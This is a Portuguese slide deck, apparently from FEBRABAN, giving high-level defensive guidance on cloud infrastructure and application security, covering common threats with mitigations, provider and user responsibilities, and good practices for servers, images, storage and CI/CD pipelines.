


Segurança da  
infraestrutura

# Segurança de Infraestrutura em Cloud

## Como é a Infraestrutura Cloud?

✓ A infraestrutura cloud abrange todos os elementos de hardware e software necessários para entregar os serviços de cloud para os usuários. Na infraestrutura cloud temos data center compostos por processamento computacional, armazenamento de dados, elementos de rede para switching e roteamento, softwares de virtualização e uma camada de gestão. Os componentes básicos de uma infraestrutura cloud são os mesmos nos três modelos de arquiteturas disponíveis (privado, público e híbrido).



## Principais Componentes da Infraestrutura Cloud

Software de gestão

Software de deploy

Hypervisor


Rede

Servidor

Armazenamento

# Segurança de Infraestrutura em Cloud - Ameças

FEBRABAN



## ***Desastres naturais danificando a infraestrutura cloud***

Desastres naturais como incêndio, terremotos são considerados desastres naturais e sérias ameaças considerando que eles podem trazer grandes problemas a infraestrutura cloud.

### **Prevenção:**

Realize risk assessment para reduzir consequências de um desastre natural. Implemente alternativas para GCN em caso de disruptões

## ***Acesso físico não autorizado a equipamentos do ambiente cloud***

Usuários que conseguem acesso físico ao ambiente cloud ou seus equipamentos podem causar ataques de negação de serviço (DoS).

Utilize ferramenta de assessment de risco para mitigar acesso não autorizado ao ambiente dos equipamentos da infraestrutura cloud.

## ***Negligência do funcionário***

A negligência pode levar a deleção acidental, perda de backups ou perda de segurança no acesso ao ambiente e a perda de logs de operação.

Utilize um plano de gestão de risco combinado a políticas de segurança.

## ***Escalonamento de privilégios***

Utilizando a memória compartilhada da máquina virtual ou da hypervisor do hostcloud, atacantes podem usar a máquina virtual para comprometer outro host/máquina virtual realizando tentativas de acesso laterais.

Realize atualizações de software para hypervisor quando possível, e implemente medidas para enforcement nos acessos privilegiados existentes.

## ***Criptografia Obsoleta***

Uma implementação não efetiva de criptografia ou de protocolos de encriptação é uma ameaça séria a infraestrutura e plataforma cloud.

Implementação de técnicas de segurança e algoritmos modernos, com técnicas de criptografias testadas no mercado de criptografia de chave pública e privadas.

## ***Falta de Monitoramento e Logging***


Quando não realizado o armazenamento de logs importantes e não realizado o monitoramento devido na infraestrutura, será muito difícil realizar a análise da causa raiz de problemas de serviço ou usuários sem todas as evidências possíveis.

Utilize um sistema de monitoramento de logging robusto. Utilize as ferramentas adequadas disponíveis, salve todos os logs possíveis e utilize políticas de retenção e políticas de acesso a logs.

# Segurança de Infraestrutura em Cloud

FEBRABAN

- ✓ A segurança da infraestrutura e plataforma cloud é composta por um conjunto amplo de **políticas, aplicações, tecnologias e controles** que mantém seguro a camada de virtualização IP, serviços, aplicações, dados e etc.



# Segurança de Infraestrutura em Cloud

- ✓ Os elementos presentes no data center como servidores, equipamentos de rede, bancos de dados e etc. e o próprio ambiente são protegidos de várias ameaças como desastres naturais, cyberataques, incêndio, roubo e etc.

Abaixo seguem algumas **boas práticas para segurança implementadas nos elementos** do ambiente físico da **infraestrutura** e plataforma cloud:

1

## Controle de Acesso

As instalações do data center devem conter múltiplas camadas de controle de acesso para prevenir o acesso não autorizado no ambiente.

2

## Impor Segurança Física

As instalações devem contar várias medidas físicas para preservar a integridade física do data center.

3

## Incêndio

O data center deve estar equipado com um ótimo sistema de detecção de incêndio.

4

## Monitoramento

O data center deve estar equipado com sistemas de monitoramento por câmeras em sua área interna e externa para detectar atividades suspeitas.

5

## Múltiplos Níveis de Segurança

O data center deve conter múltiplas proteções de segurança e acesso ao ambiente, e o acesso deve ser limitado a empregados.

# Segurança de Infraestrutura em Cloud

✓ O cloud servissee provider e seus usuários são **responsáveis pela segurança da virtualização da rede.**

## Responsabilidades do Cloud Service Provider

- Implementar uma infraestrutura Segura de rede.
- Segregar e isolar o tráfego de rede para restringir que um tenant veja o tráfego de outro tenant é de responsabilidade do CSP.
- Desabilitar *packetsniffing* e se certificar de não haver vazamento de dados entre tenants.
- Habilitar firewall dentro de todas as redes virtuais.
- Detectar e mitigar ataques na plataforma de virtualização e na rede física.

## Responsabilidades dos Usuários

- Configurar corretamente a rede virtual e suas regras de firewall.
- Desenhar a arquitetura de rede segundo boas práticas de arquitetura e segurança.
- Aplicar boas práticas de configuração de rede definindo templates para este uso onde poderão ser reutilizados.
- Configure os controles expostos na camada de gerenciamento.

# Segurança de Infraestrutura em Cloud

## Segurança Computacional

- ✓ O recurso computacional (instância) possui a capacidade de alocar e gerenciar recursos adicionais de forma eficaz.
- ✓ A utilização de alocação, limites e compartilhamento de recursos entrega capacidade de conhecimento para o “admin” do servidor alocar as instâncias.

### Comportamento Seguro - Boas Práticas de Segurança Para Servidor

- **Implementar múltiplos níveis de segurança** para o servidor da infraestrutura cloud, no SO do host virtual, habilitar firewall, regras de acesso etc.
- **A instância deve escalar para mais ou menos recursos automaticamente** para atender os requisitos da aplicação.
- Várias **instâncias** executando na mesma máquina física **devem ser isoladas através da hypervisor**.
- **Desabilite o acesso remoto**. Faça o uso da ferramenta adequada para esta atividade.
- Sempre que possível, faça o **refresh na infraestrutura**.
- **A criação de imagens** devem ser seguidas de **testes de segurança**.
- Realize o update na imagem e realize testes.
- Implemente agentes de awareness que não irão impactar em performance.
- **Logs importantes devem ser armazenados em um local seguro**, deve ser externo ao workload/instância.

# Segurança de Infraestrutura em Cloud

## Segurança de Imagem de Virtual Machine (Instâncias)

- ✓ Imagens de instâncias em cloud são parte da infraestrutura, elas trabalham em conjunto com o hypervisor.
- ✓ Para proteger as informações sensíveis de usuários e manter a integridade dos dados, **as imagens devem estar seguras e com boas práticas de segurança implementadas**

### Comportamento Seguro - Boas Práticas de Segurança para Imagens de Instâncias


- Implementar criptografia nas imagens.
- Aplicar os últimos patches disponíveis para manter as imagens seguras.
- Realizar backup com frequência das imagens.
- Aplicar criptografia nos backups das imagens.
- Utilizar imagens prontas e hardenizadas de *marketplace*.

# Segurança de Infraestrutura em Cloud

FEBRABAN

## Segurança em Armazenamento

- ✓ Virtualizar o armazenamento é confiável e **mantém múltiplas cópias dos dados em diferentes localidades**, desta forma melhoramos a segurança, e disponibilidade dos dados.
- ✓ **Encriptar os repositórios de armazenamento reduz a superfície de exposição dos dados** caso seja necessário realizar a troca de hardware.



Art. 17. Os **contratos** para prestação de serviços relevantes de processamento, armazenamento de dados e computação em nuvem **devem prever: adoção de medidas de segurança para a transmissão e armazenamento dos dados**, além disso, a **manutenção da segregação dos dados e dos controles de acesso para proteção das informações dos clientes**, entre outros.

# Segurança de Aplicação

# Segurança de Aplicação

FEBRABAN

## O que é uma aplicação Cloud?

- ✓ Uma aplicação cloud é baseada em uma conexão de software utilizando o acesso à internet, através de um navegador web ou interface de aplicação programável (API) que é implementada no ambiente cloud.
- ✓ Aplicações cloud utilizam servidores instalados em ambientes remotos para armazenar dados e processamento lógico.

## Ameaças de Segurança para Aplicações Cloud?



### Configuração Incorreta

#### Soluções:

Salve logs, configure segmentação de redes e utilize aplicações de auditoria.



### Acesso não Autorização a Aplicação

#### Soluções:

Utilize controle de acesso restrito, faça uso de políticas de acesso para delegar o mínimo privilégio.



### Ataques DDoS Na Camada de Aplicação

#### Soluções:

Além de WAF, implemente平衡adores de carga para distribuir o tráfego entre os servidores de aplicações.



### Interface de API Insegura

#### Soluções:

Implemente um processo de autenticação, controle de acesso a API, criptografia e monitore toda atividade de tráfego para APIs.



### Vazamento de Dados


#### Soluções:

Tenha um plano de recuperação de dados com os procedimentos para realizar a recuperação sempre atualizados.

# Segurança de Aplicação

## ✓ Boas Práticas de Segurança Para Design de Arquiteturas de Aplicações em Cloud

- Isole o ambiente cloud para executar aplicações utilizando redes virtuais.
- Utilize contas de produção, homologação e desenvolvimento.
- Utilize contas e estruturas de contas para possibilitar a segregação da gestão.
- Certifique-se de que a comunicação entre microsserviços está configurada corretamente.
- Implemente verificação de vulnerabilidades em repositório de imagens.
- Implemente verificação de vulnerabilidades em repositório de códigos de IaC.



- Desabilite o acesso remoto a servidores que não necessitam alteração.
- Implemente planos de recuperação de infraestrutura padrão.
- Implemente verificação de integridade e monitoramento de arquivos.
- Executar cargas de trabalho utilizando uma plataforma PaaS reduz a superfície de ataque. A gestão de serviços e sistema operacional é realizada diretamente pelo CSP.
- O CSP deve garantir a segurança da plataforma e serviços serverless. A responsabilidade para garantir a segurança do PaaS, e arquiteturas serverless são inteiramente do CSP.
- Plataformas serverless previnem ataques diretos a redes do cliente uma vez que utilizam redes privadas do CSP e toda comunicação é através de API ou tráfego HTTPS.

# Segurança de Aplicação

FEBRABAN

- ✓ Assessment Contra Vulnerabilidades em Pipeline CI/CD (desenvolvimento)



Assessment Contra Vulnerabilidades



Ambiente de Teste




Ferramentas de Assessment Contra Vulnerabilidade Baseado em Host

- Considere integrar um **assessment contra vulnerabilidades** automático em sua pipeline com ferramentas que irão **realizar scan em imagens, containers e códigos** em um local específico para esta finalidade, podendo ser um local de rede apartado de seu ambiente produtivo como uma pipeline de testes ou homologação.
- Considere construir um **ambiente de teste que possibilite testar toda a infraestrutura**. Uma opção rápida para construir e desconstruir é através de IaC Infrastructure as Code.
- Considere utilizar aplicações que realizam **assessment** e checagens de boas práticas de segurança do tipo **endpoint protection** baseados em host.

# Segurança de Aplicação

- ✓ Aplicações adicionais para proteção de aplicações em Cloud



